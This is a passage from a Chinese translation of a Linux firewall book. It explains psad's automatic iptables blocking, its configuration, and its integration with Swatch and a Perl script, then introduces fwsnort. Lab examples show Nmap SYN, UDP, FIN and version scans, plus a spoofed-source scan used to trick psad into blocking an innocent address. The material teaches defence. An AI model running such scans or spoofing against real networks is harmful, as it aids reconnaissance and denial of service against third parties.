- 通过外部进程告知psad添加或删除针对某个特定IP地址的拦截规则的能力，使用的命令行参数分别为`--fw-block-ip`和`--fw-rm-block-ip`。
- 区分端口扫描和触发签名匹配的攻击的能力，并在iptables中增加相应的拦截规则。
- 当IP地址被添加到psad拦截链中或从psad拦截链中删除时，进行电子邮件通知。

8.3.2 配置变量

用于控制psad是否进入积极回应模式的最重要的变量是ENABLE_AUTO_IDS，可以在/etc/psad/psad.conf配置文件中将它设置为Y或N。当启用该功能时，还有一些其他变量（将在下面讨论）将在psad自动拦截攻击者时用于控制它各方面的运作。

AUTO_IDS_DANGER_LEVEL变量用于设置IP地址必须到达的最小危险级别，它的范围从1~5，IP地址必须到达该阈值才会引发相应的拦截规则被启用。通过对端口扫描阈值、单个签名的危险级别（见/etc/psad/signatures）以及自动危险级别分配（见/etc/psad/auto_dl）的调整，psad可以精细地决定是否自动拦截IP地址。例如，如果某个特定的IP地址或网络（如192.168.1.0/24）由于历史上曾

① 正如在第3章中讨论的那样，iptables可以通过使用REJECT目标来发送重置数据包以中断TCP连接，但因为psad针对攻击者使用的是DROP规则，所以它并不支持这个功能。

经有过扫描或入侵的企图而被列为坏份子，那么你可能想要通过在/etc/psad/auto_dl文件中增加如下一行内容来更加严格地控制该段IP地址的访问：

```
192.168.1.0/24        5;
```

如果在192.168.1.0/24这个C类网络中的任何IP地址违反了过滤策略中相应的规定，那么psad将针对该IP地址增加拦截规则，而不管AUTO_IDS_DANGER_LEVEL设置为多少。

在正常情况下，因为iptables配置为不会记录针对关键服务的合法流量（如Web会话或DNS流量），所以位于192.168.1.0/24网络中的任何IP地址都可以毫无阻碍地访问这类服务，只要它不引发iptables对它进行记录。

说明　合法流量是个不太明确的概念，第9章和第10章将讲述合法并不仅仅意味着建立一个形式上正确的传输层连接。iptables还可以通过检查应用层数据来发现攻击。

AUTO_BLOCK_TIMEOUT变量定义了iptables拦截规则保持有效的时间长度（单位为秒）。默认值是3 600秒即1小时。如果将该变量设置为0，那么所有的拦截规则将一直有效，除非将FLUSH_IPT_AT_INIT设置为N，否则直到重启psad或重启系统时才会删除它们。

IPTABLES_BLOCK_METHOD变量和TCPWRAPPERS_BLOCK_METHOD变量分别用于控制psad是否使用iptables或tcpwrappers来拦截违法的IP地址。如果psad配置为自动响应攻击，那么我们建议的设置是启用iptables拦截。

ENABLE_AUTO_IDS_REGEX变量和AUTO_BLOCK_REGEX变量允许将针对某个IP地址添加拦截规则的行为与日志前缀是否匹配某个特定正则表达式结合起来。这对于拦截那些需要通过已建立TCP会话进行双向通信的攻击特别有用。因为端口扫描很容易伪造，所以该功能提供了一个强有力的机制，可以限制拦截规则只针对那些不能简单地被攻击者伪造的IP地址。

其余用于自动拦截攻击者的重要配置变量控制着创建iptables规则的方式。这些变量都以字符串IPT_AUTO_CHAIN开始，其后跟随着一个整数（就像DANGER_LEVEL{n}变量一样），它们指定了将会影响psad如何添加iptables规则的7个准则：

- 规则的iptables目标（例如，DROP）。
- 将规则应用到源还是目标（或两者都是）。
- 将规则添加到哪个表（例如，filter表）。
- 将跳转到自定义psad链的规则添加到哪个iptables链中。
- 将跳转规则添加到iptables链的位置。
- 自定义psad链的名称。
- 将新规则添加到自定义psad链的位置。

psad创建并维护的不仅仅是拦截规则本身，还包括自定义的psad链和从内置iptables链跳转到这些链的跳转规则。

默认的IPT_AUTO_CHAIN{n}变量要求psad为达到AUTO_IDS_DANGER_LEVEL阈值的IP地址总共添加4个拦截规则：

- 在PSAD_BLOCK_INPUT链中针对违法IP地址的DROP规则，使得来自攻击者并且目标为本地系统的数据包绝不会与本地套接字通信。
- 在PSAD_BLOCK_OUTPUT链中针对违法IP地址的DROP规则，使得来自本地系统的数据包绝不会返回到攻击者。
- 在PSAD_BLOCK_FORWARD链中针对违法IP地址的两个DROP规则，分别限制来自违法IP地址或发往违法IP地址的数据包[①]。如果iptables防火墙保护的是内部网络中的系统，那么通过这种限制方式，攻击者就无法与内网系统通信了。

下面列出了/etc/psad/psad.conf配置文件中的默认IPT_AUTO_CHAIN{n}变量以供读者参考：

```
IPT_AUTO_CHAIN1    DROP, src, filter, INPUT, 1, PSAD_BLOCK_INPUT, 1;
IPT_AUTO_CHAIN2    DROP, dst, filter, OUTPUT, 1, PSAD_BLOCK_OUTPUT, 1;
IPT_AUTO_CHAIN3    DROP, both, filter, FORWARD, 1, PSAD_BLOCK_FORWARD1, 1;
```

8.4 积极回应示例

本节我们将看到一些以积极回应模式使用psad的生动示例，还将讲述它是如何检测并拦截那些一直扫描（启用了iptables设施的）Linux系统的IP地址的。本节所有积极回应示例都发生在图8-1显示的标准网络图中。和往常一样，防火墙上默认iptables策略是由1.8节中iptablesfw脚本实现的。




图8-1 默认网络图

① 这两个iptables规则是通过IPT_AUTO_CHAIN变量中的both指令创建的（只需要一个IPT_AUTO_CHAIN变量就可以同时创建这两个规则了）。

8.4.1 积极回应的配置

鉴于psad高度的可配置性，所以只有对psad的一组特定配置变量值达成一致意见时，本节积极回应示例才会变得有意义。虽然下面并没有列出/etc/psad/psad.conf配置文件中的每一个配置变量，但与积极回应和危险级别相关的变量都列出了。（其中一些变量的更详细解释见第5章，完整的psad.conf配置文件可以从http://www.cipherdyne.org/LinuxFirewalls上下载。）

```
DANGER_LEVEL1               5;    ### number of packets
DANGER_LEVEL2               15;
DANGER_LEVEL3               150;
DANGER_LEVEL4               1500;
DANGER_LEVEL5               10000;
PORT_RANGE_SCAN_THRESHOLD   1;
ENABLE_PERSISTENCE          Y;  ### do not allow a scan to time out
CHECK_INTERVAL              5;  ### seconds
ENABLE_AUTO_IDS             Y;
AUTO_IDS_DANGER_LEVEL       3;
AUTO_BLOCK_TIMEOUT          3600;  ### seconds
ENABLE_AUTO_IDS_REGEX       N;
AUTO_BLOCK_REGEX            ESTABLISHED;  ### from fwsnort log prefixes
ENABLE_RENEW_BLOCK_EMAILS   N;  # disable emails for old blocking rules
IPTABLES_BLOCK_METHOD       Y;  # use iptables
FLUSH_IPT_AT_INIT           Y;  # flush old rules at psad initialization
IPT_AUTO_CHAIN1   DROP, src, filter, INPUT, 1, PSAD_BLOCK_INPUT, 1;
IPT_AUTO_CHAIN2   DROP, dst, filter, OUTPUT, 1, PSAD_BLOCK_OUTPUT, 1;
IPT_AUTO_CHAIN3   DROP, both, filter, FORWARD, 1, PSAD_BLOCK_FORWARD, 1;
```

关于积极回应的配置，有几点需要注意。首先，鉴于AUTO_BLOCK_TIMEOUT变量的值，psad不会永久拦截攻击者（它只会针对攻击者添加持续时间为3 600秒即1小时的拦截规则）。其次，攻击者至少必须达到危险级别3才会引发拦截规则的启用，这意味着如果扫描数据包的数量没有达到150个，或攻击数据包没有匹配/etc/psad/signatures文件中psad_dl值为3的签名，或源IP地址在/etc/psad/auto_dl文件中被自动分配的危险级别小于3，psad_dl值被设置为3及其以上的签名，psad就不会针对该源IP地址采取任何行动。最后，因为ENABLE_AUTO_IDS_REGEX变量设置为N，所以psad不需要过滤策略生成任何特定的日志前缀来拦截IP地址。

8.4.2 SYN 扫描的回应

我们将针对iptables防火墙使用标准的Nmap SYN扫描，让Nmap自己选择要扫描的端口集，而不是手工指定端口列表或端口范围：

```
[ext_scanner]# nmap -sS -P0 -n 71.157.X.X
Starting Nmap 4.01 ( http://www.insecure.org/nmap/ ) at 2007-03-05 15:33 EST
Interesting ports on 71.157.X.X
(The 1671 ports scanned but not shown below are in state: filtered)
PORT   STATE SERVICE
```

```
80/tcp open  http

Nmap finished: 1 IP address (1 host up) scanned in 227.911 seconds
```

psad检测到SYN扫描并生成如下两个syslog信息，它们表明144.202.X.X IP地址已被拦截（持续时间为3 600秒），共有237个目标端口范围从2至32787的TCP数据包在特定的检查时间间隔中被psad监测到。

```
Mar  5 15:33:46 iptablesfw psad: added iptables auto-block against 144.202.X.X
for 3600 seconds
Mar  5 15:33:52 iptablesfw psad: scan detected: 144.202.X.X -> 71.157.X.X
tcp=[2-32787] SYN tcp=237 udp=0 icmp=0 dangerlevel: 3
```

psad实际上是通过在自定义的psad链中添加拦截规则来拦截攻击者的（由前面讨论的IPT_AUTO_CHAIN{n}变量定义）。如果想要查看psad链中新添加的拦截规则，不需要在iptables -v -n -L命令的输出中搜索，psad提供了一个更方便的命令：

```
[iptablesfw]#  psad --fw-list
[+] Listing chains from IPT_AUTO_CHAIN keywords...

Chain PSAD_BLOCK_INPUT (1 references)
pkts  bytes target   prot opt in     out  source       destination
1599  70356 DROP     all  --  *      *    144.202.X.X  0.0.0.0/0

Chain PSAD_BLOCK_OUTPUT (1 references)
pkts  bytes target   prot opt in     out  source       destination
   0      0 DROP     all  --  *      *    0.0.0.0/0    144.202.X.X

Chain PSAD_BLOCK_FORWARD (1 references)
pkts  bytes target   prot opt in     out  source       destination
   0      0 DROP     all  --  *      *    0.0.0.0/0    144.202.X.X
   0      0 DROP     all  --  *      *    144.202.X.X  0.0.0.0/0
```

从查看状态的角度来看，还可以通过使用psad --Status命令来查看拦截规则还将持续有效多长时间。该命令的完整输出并没有显示在下面，但在输出的最后将显示如下两行内容。它表明在本例中，IP地址144.202.X.X还将被拦截3 445秒：

```
Iptables auto-blocked IPs:
    144.202.X.X (3445 seconds remaining)
```

最后，为了确认是否攻击者现在无法访问目标系统了，将尝试再一次进行扫描。这一次，我们将发现甚至连80端口都无法访问了：

```
[ext_scanner]# nmap -sS -P0 -n 71.157.X.X

Starting Nmap 4.01 ( http://www.insecure.org/nmap/ ) at 2007-03-05 15:47 EST
All 1672 scanned ports on 71.157.X.X are: filtered

Nmap finished: 1 IP address (1 host up) scanned in 35.906 seconds
```

8.4.3 UDP 扫描的回应

等待一个多小时后，我们将通过syslog看到psad已删除了针对144.202.X.X的拦截规则：

```
Mar  5 16:33:56 iptablesfw psad: removed iptables auto-block against 144.202.X.X
```

现在尝试针对iptables目标使用UDP扫描。因为psad知道攻击者的源IP地址144.202.X.X已达到了危险级别3，所以一旦记录下了UDP数据包，它就将恢复拦截规则。但如果攻击者不发起任何可能导致iptables生成日志信息的网络流量，那么他在1小时之后就可以重新连接到Web和DNS服务器了。在下面Nmap的输出中，可以看到端口被标记为open|filtered。因为Nmap不能假设远程UDP套接字必须要回应任何数据，又因为iptables阻止生成任何ICMP端口不可达消息（UDP协议栈甚至根本就没有看到这些数据包，因为iptables在内核中更低的层次拦截了这些数据包），所以Nmap不能推断出端口是否已关闭。

```
[ext_scanner]# nmap -sU -P0 -n 71.157.X.X

Starting Nmap 4.01 ( http://www.insecure.org/nmap/ ) at 2007-03-05 18:55 EST
All 1482 scanned ports on 71.157.X.X are: open|filtered

Nmap finished: 1 IP address (1 host up) scanned in 32.023 seconds
```

针对IP地址144.202.X.X的iptables拦截规则再一次被添加，但这次，在规则被添加之前，psad在扫描间隔时间中监测到了66个UDP数据包。（在默认情况下，psad每隔5秒检测一次新的iptables日志信息。）

```
Mar  5 18:55:55 iptablesfw psad: added iptables auto-block against 144.202.X.X
for 3600 seconds
Mar  5 18:56:00 iptablesfw psad: scan detected: 144.202.X.X -> 71.157.X.X
tcp=0 udp=66 icmp=0 dangerlevel: 4
```

8.4.4 Nmap 版本扫描

再等待1个小时之后，攻击者再次针对TCP端口80使用Nmap版本扫描。攻击者从上次的SYN扫描中知道有一个服务正在监听该端口，因此想要了解更多有关该服务的信息。

```
[ext_scanner]# nmap -sV -P0 -p 80 -n 71.157.X.X

Starting Nmap 4.01 ( http://www.insecure.org/nmap/ ) at 2007-03-05 20:40 EST
Interesting ports on 71.157.X.X:
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd

Nmap finished: 1 IP address (1 host up) scanned in 6.957 seconds
```

通过上面的显示可以看出，绑定到TCP端口80的是Apache Web服务器。与目标系统的端口80建立TCP连接本身并不表明任何恶意。从传输层及其以下各层的角度来看，连接看上去是友好的，

iptables也不会做任何记录。但对于盲FIN数据包来说，正如将在下一个例子中讲述的那样，情况就不一样了。

8.4.5 FIN 扫描的回应

攻击者现在确信目标系统正在运行着一个可访问的TCP服务，他希望能进一步测试积极回应软件对于使用TCP协议的数据包要求有多严格。例如，软件可能不具备跟踪TCP连接状态的能力，所以攻击者可能给服务器发送盲FIN数据包。但iptables的情况并非如此，在FORWARD链开始部分的用于将匹配INVALID状态的数据包记录并丢弃的规则（见1.8节），不会允许盲FIN数据包通过防火墙到达内网Web服务器。

```
[ext_scanner]# nmap -sF -P0 -p 80 -n 71.157.X.X

Starting Nmap 4.01 ( http://www.insecure.org/nmap/ ) at 2007-03-05 20:50 EST
Interesting ports on 71.157.X.X:
PORT   STATE         SERVICE
80/tcp open|filtered http

Nmap finished: 1 IP address (1 host up) scanned in 0.812 seconds
```

本例Nmap没有从目标系统TCP协议栈接收到数据包，所以只能将这一现象作为其判断端口可能是开放（正如在第3章中讨论的，开放端口在接收到突发FIN数据包时不会响应任何数据包）还是被过滤（防火墙或类似的机制阻止协议栈响应）的证据。iptables确实过滤了该盲FIN数据包，并且psad针对攻击者添加了拦截规则。

8.4.6 恶意伪造扫描

此时，攻击者已清楚地知道目标网络正在被积极回应机制保护着。由于并没有法令限制攻击者不能滥用IP，所以它完全可以将扫描伪造成来自像Yahoo!这样的IP地址。只要攻击者所属的网络或ISP没有部署反欺骗方案（如在适当位置的边界路由器或防火墙上部署针对非本地IP地址的出口过滤规则），那么他就可以非常容易地在IP首部的源IP地址字段中放入任意地址：

```
[ext_scanner]# nmap -sS -P0 -S 68.142.X.X -e eth0 -n 71.157.X.X

Starting Nmap 4.01 ( http://www.insecure.org/nmap/ ) at 2007-03-05 21:34 EST
All 1672 scanned ports on 71.157.X.X are: filtered

Nmap finished: 1 IP address (1 host up) scanned in 32.023 seconds
```

扫描系统上的Nmap进程看不到任何从目标系统返回的数据包（无论是针对开放端口的SYN/ACK数据包还是针对关闭端口的RST/ACK数据包），原因有二。首先，iptables拦截了其中的大部分数据包；其次，由目标系统生成的任何数据包都被发送到了（伪造的）68.142.X.X地址，而不是返回给真正的扫描者。虽然这导致Nmap将所有端口都列为被过滤，但攻击者并不关心这

一点，其目标只是想要触发目标系统上的拦截回应。psad看到扫描来自68.142.X.X，并在扫描达到危险级别3时拦截它。

```
Mar  5 21:34:46 iptablesfw psad: added iptables auto-block against 68.142.X.X
for 3600 seconds
Mar  5 21:34:52 iptablesfw psad: scan detected: 68.142.X.X -> 71.157.X.X
tcp=[2-32787] SYN tcp=237 udp=0 icmp=0 dangerlevel: 3
```

虽然可以通过在/etc/psad/auto_dl文件中将某个IP地址的危险级别设置为0，明确地阻止将该IP地址放入拦截规则，但不可能以这种方式处理所有重要的IP地址。TCP Idle扫描（详细解释见第3章）也要求伪造扫描的源地址，所以攻击者不仅仅可以利用伪造的源地址触发目标系统上的积极回应机制，还可以用于完成真正的扫描。

这个例子提供了一个强有力的证据，表明我们不应将psad配置为自动回应端口扫描，而应将它配置为只自动回应通过已建立TCP连接进行通信的恶意流量。

8.5　将psad的积极回应与第三方工具集成

许多软件厂商建立API以方便第三方软件管理或与其应用程序交互。这可以增加应用程序的用户和安装量，因为它提供了一定程度的灵活性、可插件化能力和可脚本化能力，而这些本来是难以达到的。一个来自商业安全产品世界中的例子是Check Point的OPSEC API，它允许第三方应用程序远程管理Check Point防火墙（见http://www.opsec.com）。既然商业产品有时候都可以开放API，允许其他应用程序进行集成，那么开源项目当然应该坚持这一做法并更应发扬光大，psad也不例外。

8.5.1　命令行接口

psad提供的绝不仅仅只是动态添加和删除iptables规则来拦截违法的IP地址那么一点功能。积极回应功能还可以通过命令行接口（这使得回应功能可以很容易地脚本化），或者更直接地通过Unix域套接字与运行中的psad守护进程通信的方式轻松地与第三方工具集成。下面列出了使用psad来管理iptables规则集而不是直接在第三方应用程序中实现该功能的一些优势：

- 基于定时器管理规则超时已由psad实现了，因此不需要再进行独立的开发。
- psad在自己定义的链中管理动态生成规则的插入和删除，这保证了psad规则与任何现有iptables策略的分离。
- 当针对某个IP地址或网络的拦截规则已存在于psad链中时，psad不会再添加重复的规则。
- psad将查询/etc/psad/auto_dl文件以确保它不会拦截白名单中的IP地址或网络。
- 可以很容易地通过psad --Status命令查看当前被拦截IP地址的状态信息。
- 可以通过psad --fw-list命令查看自定义psad链列表。这样一来我们就可以很容易地区分由psad创建的iptables规则和复杂过滤策略中的其他规则了。

说明 所有通过psad的命令行调用提供的积极回应功能都需要有psad实例正作为守护进程在系统上运行。否则，psad将生成错误告诉你它当前没有在运行。

1. 添加拦截规则

可以使用--fw-block-ip命令行参数来为特定的IP地址或网络手工添加拦截规则到自定义的psad链中。例如：

```
[iptablesfw]# psad --fw-block-ip 144.202.X.X
[+] Writing 144.202.X.X to socket. psad will add the IP address within 5 seconds.
```

一旦psad守护进程的CHECK_INTERVAL定时器超时，该IP地址就将被添加到拦截链中，持续时间由AUTO_BLOCK_TIMEOUT变量设置：

```
Mar  6 01:30:40 iptablesfw psad: added iptables auto-block against 144.202.X.X
for 3600 seconds
```

2. 删除拦截规则

要删除针对某个特定IP地址或网络的所有拦截规则，可以使用--fw-rm-block-ip命令行参数：

```
[iptablesfw]# psad --fw-rm-block-ip 144.202.X.X
[+] Writing 144.202.X.X to socket. psad will remove the IP address within
5 seconds.
```

psad守护进程实际上是让拦截规则到期：

```
Mar  6 01:34:51 iptablesfw psad: removed iptables auto-block against 144.202.X.X
```

3. 清空所有拦截规则

有时候，实现基本的网络连接可能都会有问题，而且在某些情况下，这些连接问题会因为积极回应机制的使用而更加恶化。积极回应机制除了应该提供将某些IP地址和网络加入白名单的功能以外，还应该可以很容易地消除其对网络的影响。对psad来说，由于其可以动态生成iptables规则，这就意味着它应该有一个方法可以很容易地删除自定义psad链中的所有规则。psad --Flush命令就是用来完成这一任务的：

```
[iptablesfw]# psad --Flush
[+] Flushing psad chains via running psad daemon within 5 seconds.
```

一旦CHECK_INTERVAL定时器超时，psad守护进程就将生成如下的syslog信息：

```
Mar  6 01:35:37 iptablesfw psad: flushing existing psad Netfilter auto-response
chains
Mar  6 01:35:37 iptablesfw psad: flushed: PSAD_BLOCK_INPUT
Mar  6 01:35:37 iptablesfw psad: flushed: PSAD_BLOCK_OUTPUT
Mar  6 01:35:37 iptablesfw psad: flushed: PSAD_BLOCK_FORWARD
```

8.5.2　与 Swatch 集成

由Todd Atkins编写的Swatch工具（http://swatch.sourceforge.net）允许对任意日志文件应用Perl的正则表达式。Swatch可以用于监控通过syslog记录的各种类型的日志信息。Swatch最常见的一种应用就是查找由SSH守护进程通过syslog记录的身份验证失败信息，如下所示：

```
Mar  7 01:20:20 iptablesfw sshd[31403]: error: PAM: Authentication failure for
root from 192.168.10.3
```

现在，为了拦截导致上述身份验证失败的IP地址，我们将配置Swatch使用合适的命令行参数执行psad。这意味着我们需要使用正则表达式的反向引用来从这类syslog信息中取出IP地址，并在psad命令中使用反向引用的内容。下面以粗体显示的在Swatch配置文件中的两行就是用于完成这个任务的：

```
#
# Swatch -> psad active response for SSH bad logins
#
watchfor   /sshd.*Authentication\s*failure.*((?:[0-2]?\d{1,2}\.){3}[0-2]?\d{1,2})/
        echo mode=red
        exec "/usr/sbin/psad --fw-block-ip $1"
```

按我们的意愿配置好Swatch之后，就可以在命令行上使用它了。下面的代码清单显示了它是如何回应第一个出现的身份验证失败信息的：

```
[iptablesfw]#  ./swatch --config-file swatchrc.sshauth --tail-file /var/log/
auth.log

*** swatch version 3.1.1 (pid:3543) started at Tue Mar 6  01:34:00 EST 2007

Mar  7 01:55:20 iptablesfw sshd[31403]: error: PAM: Authentication failure for
root from 192.168.10.3
Can't ignore signal CHLD, forcing to default.
[+] Writing 192.168.10.3 to socket. psad will add the IP address
    within 5 seconds.
```

psad守护进程尽职尽责地记录了如下的syslog信息：

```
Mar  7 01:55:25 sshdhost psad: added iptables auto-block against 192.168.10.3
for 3600 seconds
```

这个例子说明了如何使用psad的回应功能来基于OpenSSH的身份验证失败信息拦截IP地址。因为这些失败对于不了解加密会话内容的IDS来说是无法检测的[①]，所以这个例子凸显了将网络回应与日志文件记录的可疑行为联系起来的好处。

① 虽然SSH是一个加密协议，但一些针对SSH的攻击，如CRC32攻击（CVE 2001-0144）可以通过明文方式检测到。但一般来说，明文检测的IDS要想对加密会话的特性做出详细的推断是不可行的。

8.5.3 与自定义脚本集成

除了使用psad命令行来完成添加或删除针对某个IP地址的iptables规则以外，程序还可以通过/var/run/psad/auto_ipt.sock Unix域套接字直接与psad守护进程通信。下面的Perl脚本（sshauth.pl）用于监控/var/log/auth.log文件以发现来自同一个IP地址的连续20次身份验证失败记录。如果达到或超过该阈值，该脚本将通过套接字发送命令add IP（其中IP为身份验证失败记录达到或超过阈值的IP地址）到psad守护进程，psad随后将在自定义的psad拦截链中添加相应的拦截规则。（该脚本可以从http://www.cipherdyne.org/LinuxFirewalls上下载）。

```
# cat sshauth.pl
#!/usr/bin/perl -w

### perl modules
use IO::Socket;
use IO::Handle;
use strict;

#============== config ===============
my $auth_failed_threshold = 20;
my $auth_failed_regex =
    'sshd.*Authentication\s*failure.*?((?:[0-2]?\d{1,2}\.){3}[0-2]?\d{1,2})';
my $sockfile = '/var/run/psad/auto_ipt.sock';
my $sleep_interval = 5;  ### seconds
#============ end config =============
### cache previously seen IP addresses and associated failed login
### counts
my %ip_cache = ();
### open the psad domain socket for writing
❶ my $psad_sock = IO::Socket::UNIX->new($sockfile)
    or die "[*] Could not acquire psad domain ",
        "socket $sockfile: $!";
        my $file = $ARGV[0] or die "$0 <file>";
### open the logfile
open F, $file or die "[*] Could not open $file: $!";
my $skip_first_loop = 0;
for (;;) {
    unless ($skip_first_loop) {
        seek F,0,2; ### seek to the end of the file
        $skip_first_loop = 1;
    }
    my @messages = <F>;
    for my $msg (@messages) {
        if ($msg =~ m|$auth_failed_regex|) {
            $ip_cache{$1}++;
        }
    }
    for my $src (keys %ip_cache) {
        ### block the IP address if the threshold is exceeded
❷       if ($ip_cache{$src} % $auth_failed_threshold == 0) {
```

```
                print $psad_sock "add $src\n";
            }
        }
        F->clearerr();  ### be ready for new data
        sleep $sleep_interval;
    }
    close F;
    close $psad_sock;
    exit 0;
```

❶处的代码打开psad监控的域套接字，它将接受进入的消息以添加或删除拦截规则。❷处的代码通过/var/run/psad/auto_ipt.sock域套接字与psad守护进程通信。该代码在某个IP地址的身份验证失败记录超过$auth_failed_threshold变量定义的阈值（在本例中被设置为20）后发送字符串add IP。通过运行该脚本，任何针对OpenSSH守护进程连续身份认证失败20次的IP地址都将根据/etc/psad/psad.conf配置文件中积极回应配置变量的设置情况被psad拦截。

8.6　本章总结

本章介绍了使用psad积极回应恶意流量的技术。从几方面来看，人们对这一技术的争论最终达成的共识是，应尽量减少使用积极回应攻击的软件对系统造成的破坏性影响。因为攻击可能被误报，攻击者甚至可能通过积极回应机制对目标发起攻击。为了减少这些破坏性的影响，psad可以只回应通过已建立的TCP连接发起的攻击，关于该主题的更多讨论见第11章。

第9章

转换Snort规则为iptables规则

本章我们将介绍fwsnort或Firewall Snort[①]（见http://www.cipherdyne.org/fwsnort）。该软件由Perl语言编写，并用于将Snort规则转换为等价的iptables规则。fwsnort项目利用了iptables的过滤和检查能力——包括大量地使用了iptables的string匹配扩展，并尽可能接近地将Snort规则转换为iptables规则。

虽然Snort规则语言很复杂，我们并不总是能够完全转换每一个Snort规则，但fwsnort已可以转换Snort版本2.3.3[②]中大约60%的规则了。

虽然fwsnort并不能将完整的Snort签名集转换为iptables规则，但fwsnort总是以线内模式部署的，而Snort通常是以被动模式部署来监测网络中可疑行为的，虽然它也提供了线内模式的功能。fwsnort建立的任何策略并不受被动数据包检查的约束——fwsnort策略可以配置为通过iptables的DROP目标丢弃恶意数据包。

第10章和第11章将演示如何以积极回应的模式使用fwsnort回应一些示例攻击，但首先我们需要了解fwsnort用于将Snort规则转换为等价的iptables规则所需过程的一些背景知识。我们首先解释为什么你想要在Linux系统上部署fwsnort，然后再研究一些已被fwsnort成功转换为iptables规则的Snort规则样本。

Snort规则语言的灵活性和完整性使得Snort可以搜索以高度描述性的表述所表示的基于网络的攻击，并在这些攻击穿越网络时进行回应。正是这一特性牢牢巩固了Snort在网络入侵检测和防御工具中的最佳地位。

---

① fwsnort的第一个版本最初是基于William Stearns所编写的shell脚本snort2iptables（见http://www.stearns.org/snort2iptables）。

② Snort-2.3.3规则集和Bleeding Snort规则集（见http://www.bleedingsnort.com）都与fwsnort源代码一起免费发布，它们不受Sourcefire发布的VRT签名的许可证条款约束。

但好的入侵防御系统（IPS）永远不会完全取代有效的防火墙。防火墙和入侵防御系统执行安全的视角是正好相反的。防火墙基于安全政策定义了一组允许通过的流量，所有不符合这一政策的流量都将被拦截（通常还会被记录）。与此相反，入侵防御系统定义的是一组不允许通过的网络流量，它只会针对这些流量进行拦截（或回应）。

而与此同时，防火墙和IPS实现之间的界限也随着两者的融合开始变得模糊了。防火墙将会拥有越来越多的应用层处理能力（这是入侵检测系统长久以来的强项），而入侵防御系统也将会提供不依赖于应用层处理的基本过滤功能。商业软件中这方面的例子有Check Point的NG防火墙中的应用智能功能和Enterasys Dragon IDS/IPS的IPS模式中的动态防火墙功能。

9.1　为什么要运行fwsnort

fwsnort项目关注的是如何加强Linux内核对那些与Linux系统进行通信或通过Linux系统传输的数据包类型进行控制的能力。结合了Snort签名语言的威力、Linux内核的速度以及iptables命令的简单性，fwsnort能够增强现有IDS/IPS基础设施的安全能力。将fwsnort与其他IDS/IPS部署在一起是非常简单的，因为fwsnort只是建立shell脚本来执行iptables命令（通常是在端主机上）。此外，因为iptables总是以线内模式处理网络流量，所以fwsnort的稳定性和速度都是经过严格测试的。

9.1.1　纵深防御

入侵检测系统本身也可能成为攻击的目标，例如攻击者通过迫使IDS生成误报来破坏IDS的报警机制，也可以利用IDS中的漏洞来获得完全的代码执行权。举例来说，真正的攻击和伪造的攻击都可以通过Tor网络发送，使得攻击的源IP地址看上去与攻击者所处网络毫无关联。此外，可远程利用的漏洞偶尔也会出现在入侵检测系统中（如Snort DCE/RPC预处理器漏洞，见http://www.snort.org/docs/advisory-2007-02-19.html）。

纵深防御原则不仅适用于常规计算机系统（服务器和桌面型电脑），也适用于安全基础设施系统，如防火墙和入侵检测系统。因此，我们完全可以为现有的入侵检测/防御系统补充额外的机制。

9.1.2　基于目标的入侵检测和网络层分片重组

在IDS中允许对端主机特性的检测操作被称为是基于目标的入侵检测。例如，Snort IDS通过frag3预处理器提供了网络层分片重组功能，它可以针对分片的网络流量应用各种数据包分片重组算法（包括Linux、BSD、Windows和Solaris的IP协议栈使用的分片重组算法）。这个功能非常有用，因为它允许Snort使用与目标主机完全相同的分片重组算法：如果分片攻击是发送给Windows系统的，但Snort却使用Linux的IP协议栈所使用的算法来重组攻击，那么这个攻击就可能会漏掉或误报。

frag3预处理器并不会自动针对主机映射分片重组算法，你必须手工告诉每一个监控的主机或

网络Snort需要使用的算法，但这种做法就可能导致配置错误。例如，假设某个公司的IT组建立了新的Linux服务器，但它所处的IP地址范围通常是为Windows主机保留的。而对于这个范围内的所有IP地址，Snort frag3预处理器已配置为使用Windows算法来重组所有的流量。在本例中，除非IT组让安全组知道在这个地址范围内有一台新的Linux服务器，否则在frag3配置和实际部署的操作系统之间就存在着不一致的情况。针对Linux系统的分片攻击，Snort将使用Windows的IP协议栈所使用的算法来重组。

对fwsnort而言（尤其是将fwsnort部署在攻击者所针对的目标系统上时），我们并不需要担心分片问题，因为即将使用的分片重组算法就是受害者IP协议栈实际使用的算法。在使用fwsnort的情况下，网络分片重组是通过使用Netfilter的连接跟踪子系统（它必须重组流量以便将数据包分类到正确的连接中）以及fwsnort策略来完成的。由fwsnort执行的应用层检查是在Linux的IP协议栈重组流量之后发生的。

说明 通过使用fwsnort和iptables，我们已不再需要过多地关注分片攻击了，但基于目标的入侵检测并不只限于解决网络分片问题，这是一个在IDS社区中十分活跃的研究和开发领域。例如，IDS可以使用操作系统和应用层信息来剔除可能的误报或增加所报告攻击的严重性。举例来说，如果利用Microsoft IIS Web服务器中缓冲区溢出漏洞的攻击指向的是Apache Web服务器，那么这个攻击不可能成功入侵目标系统。在这种情况下，如果这个攻击被IDS检测到，那么它的严重性就应该比指向真正的IIS服务器的攻击要轻得多。

9.1.3 轻量级的资源占用

大量使用的系统可能缺乏足够的资源来部署用于入侵检测的额外的用户层进程（如Snort）。对fwsnort来说，数据包的检查直接发生在Linux内核中，所以其通常只占用了轻量级的系统资源——它不需要将数据从内核空间复制到用户层进程，像普通的IPS那样[①]。对于那些由于资源限制而不适合部署专门的IDS/IPS的系统来说，fwsnort是个不错的选择。

9.1.4 线内回应

